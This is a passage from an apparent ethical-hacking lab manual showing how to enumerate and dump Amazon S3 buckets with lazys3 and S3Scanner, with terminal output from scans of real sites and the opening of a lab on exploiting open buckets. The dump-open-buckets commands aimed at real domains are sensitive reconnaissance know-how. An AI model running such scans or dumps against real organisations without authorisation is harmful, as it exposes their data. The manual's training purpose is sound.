File Edit View Search Terminal Help
Found bucket: .fileserver-staging ()
Found bucket: .fileserver-staging ()
Found bucket: -fileserver-prod ()
Found bucket: -fileserver.prod ()
Found bucket: -fileserververprod ()
Found bucket: .fileserver-prod ()
Found bucket: .fileserver.prod ()
Found bucket: -fileserver-production ()
Found bucket: -fileserver.production ()
Found bucket: -fileserverproduction ()
Found bucket: .fileserver-production ()
Found bucket: .fileserver.production ()
Found bucket: -fileserver-test ()
Found bucket: -fileserver.test ()
Found bucket: -fileservertest ()
Found bucket: .fileserver-test ()
Found bucket: .fileserver.test ()
Found bucket: -filestore-dev ()
Found bucket: -filestore.dev ()
Found bucket: -filestoredev ()
Found bucket: .filestore-dev ()
Found bucket: .filestore.dev ()
Found bucket: -filestore-development ()
Found bucket: -filestore.development ()
Found bucket: -filestoredevelopment ()
Found bucket: .filestore-development ()
^Z
[2]+  Stopped                  ruby lazys3.rb
[~]-[root@parrot]-[/home/attacker/lazys3-master]
#
```

12. You can search the S3 buckets of specific company. To do so, type **ruby lazys3.rb [Company]** and press **Enter**.

Note: Here, the target company name is **HackerOne**; you can enter the company name of your choice.

13. The result appears, showing the obtained list of S3 buckets of the specified company.

Note: It will take some time to obtain a complete list of the available S3 buckets.



```
[root@parrot]-[/home/attacker/lazys3-master]
#ruby lazys3.rb HackerOne
Generated wordlist from file, 9013 items...
Found bucket: HackerOne (403)
^Z
[3]+  Stopped                  ruby lazys3.rb HackerOne
[*]-[root@parrot]-[/home/attacker/lazys3-master]
#
```

14. Press **Ctrl+Z** to stop running the script.
15. This concludes the demonstration of enumerating public S3 buckets.
16. Close all open windows and document all acquired information.


Task 2: Enumerate S3 Buckets using S3Scanner

S3Scanner is a tool that finds the open S3 buckets and dumps their contents. It takes a list of bucket names to check as its input. The S3 buckets that are found are output to a file. The tool also dumps or lists the contents of "open" buckets locally.

Here, we will use the S3Scanner tool to enumerate open S3 buckets.

1. Click the **MATE Terminal** icon in the menu to launch the terminal.






2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.




4. Type **cd S3Scanner/** and press **Enter** to navigate to the cloned repository.

Note: By default, the tool is cloned to the root directory.

5. In the S3Scanner folder, type **pip3 install -r requirements.txt** and press **Enter** to install the required dependencies.





```
Applications Places System [terminal icon] [file icon] [pip3 icon]
pip3 install -r requirements.txt - Parrot Terminal
File Edit View Search Terminal Help

[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd S3Scanner/
[root@parrot]-[/home/attacker/S3Scanner]
# pip3 install -r requirements.txt
Collecting awscli
  Downloading awscli-1.22.101-py3-none-any.whl (3.8 MB)
    | [progress bar] | 3.8 MB 6.1 MB/s
Collecting pytest-xdist
  Downloading pytest_xdist-2.5.0-py3-none-any.whl (41 kB)
    | [progress bar] | 41 kB 706 kB/s
Collecting coloredlogs
  Downloading coloredlogs-15.0.1-py2.py3-none-any.whl (46 kB)
    | [progress bar] | 46 kB 6.4 MB/s
Collecting boto3
  Downloading boto3-1.21.46-py3-none-any.whl (132 kB)
    | [progress bar] | 132 kB 41.1 MB/s
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from -r requirements.txt (line 5)) (2.25.1)
Requirement already satisfied: PyYAML<5.5,>=3.10 in /usr/lib/python3/dist-packages (from awscli->-r requirements.txt (line 1)) (5.3.1)
Collecting docutils<0.16,>=0.10
  Downloading docutils-0.15.2-py3-none-any.whl (547 kB)
    | [progress bar] | 547 kB 27.1 MB/s
Collecting colorama<0.4.4,>=0.2.5
  Downloading colorama-0.4.3-py2.py3-none-any.whl (15 kB)
Collecting rsa<4.8,>=3.1.2
  Downloading rsa-4.7.2-py3-none-any.whl (34 kB)
```

6. After the successful installation of the dependencies, in the terminal window, type **python3 ./s3scanner.py sites.txt** and press **Enter** to run the tool.

Note: Here, **sites.txt** is a text file containing the target website URL that is scanned for open S3 buckets. You can edit the **sites.txt** file to enter the target website URL of your choice.

7. The result appears, displaying a list of public S3 buckets, as shown in the screenshot.

Note: You might encounter the following error: "AWS credentials not configured." Ignore the error, as we will install and configure the AWS CLI in the next lab.




```

Applications Places System python3 ./s3scanner.py sites.txt - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~/home/attacker/S3Scanner
#python3 ./s3scanner.py sites.txt
2022-04-25 01:42:35 Warning: AWS credentials not configured. Open buckets will be shown as closed.
Run: `aws configure` to fix this.

2022-04-25 01:42:38 [found] : flaws.cloud | 25621 bytes | ACLs: unknown - no aws creds
2022-04-25 01:42:39 [not found] : arstechnica.com
2022-04-25 01:42:42 [found] : lifehacker.com | AccessDenied | ACLs: unknown - no aws creds
2022-04-25 01:42:42 [not found] : gizmodo.com
2022-04-25 01:42:46 [found] : reddit.com | AccessDenied | ACLs: unknown - no aws creds
2022-04-25 01:42:49 [found] : stackoverflow.com | AccessDenied | ACLs: unknown - no aws creds
[root@parrot]~/home/attacker/S3Scanner
#

```

8. Apart from the aforementioned command, you can use the S3Scanner tool to perform the following functions:

- Dump all open buckets and log both open and closed buckets in found.txt:

```
python3 ./s3scanner.py --include-closed --out-file found.txt --dump names.txt
```

- Just log open buckets in the default output file (buckets.txt):

```
python3 ./s3scanner.py names.txt
```

- Save the file listings of all open buckets to a file:

```
python ./s3scanner.py --list names.txt
```

9. This concludes the demonstration of enumerating S3 buckets using the S3Scanner tool.

10. You can also use other S3 bucket enumeration tools such as **S3Inspector** (<https://github.com>), **s3-buckets-bruteforcer** (<https://github.com>), **Mass3** (<https://github.com>), **Bucket Finder** (<https://digi.ninja>), and **s3recon** (<https://github.com>) to perform S3 bucket enumeration for a target website or company.

11. Close all open windows and document all acquired information.

Lab 2: Exploit S3 Buckets

Lab Scenario

As a professional ethical hacker or pen tester, you must have sound knowledge of enumerating S3 buckets. Using various techniques, you can exploit misconfigurations in bucket implementation and breach the security mechanism to compromise data privacy. Leaving the S3 bucket session running enables you to modify files such as JavaScript or related code and inject malware into the bucket files. Furthermore, finding the bucket's location and name will help you in testing its security and identifying vulnerabilities in the implementation.

Lab Objectives

- Exploit open S3 buckets using AWS CLI

Overview of S3 Buckets



S3 buckets are used by customers and end users to store text documents, PDFs, videos, images, etc. To store all these data, the user needs to create a bucket with a unique name.

Listed below are several techniques that can be adopted to identify AWS S3 Buckets:

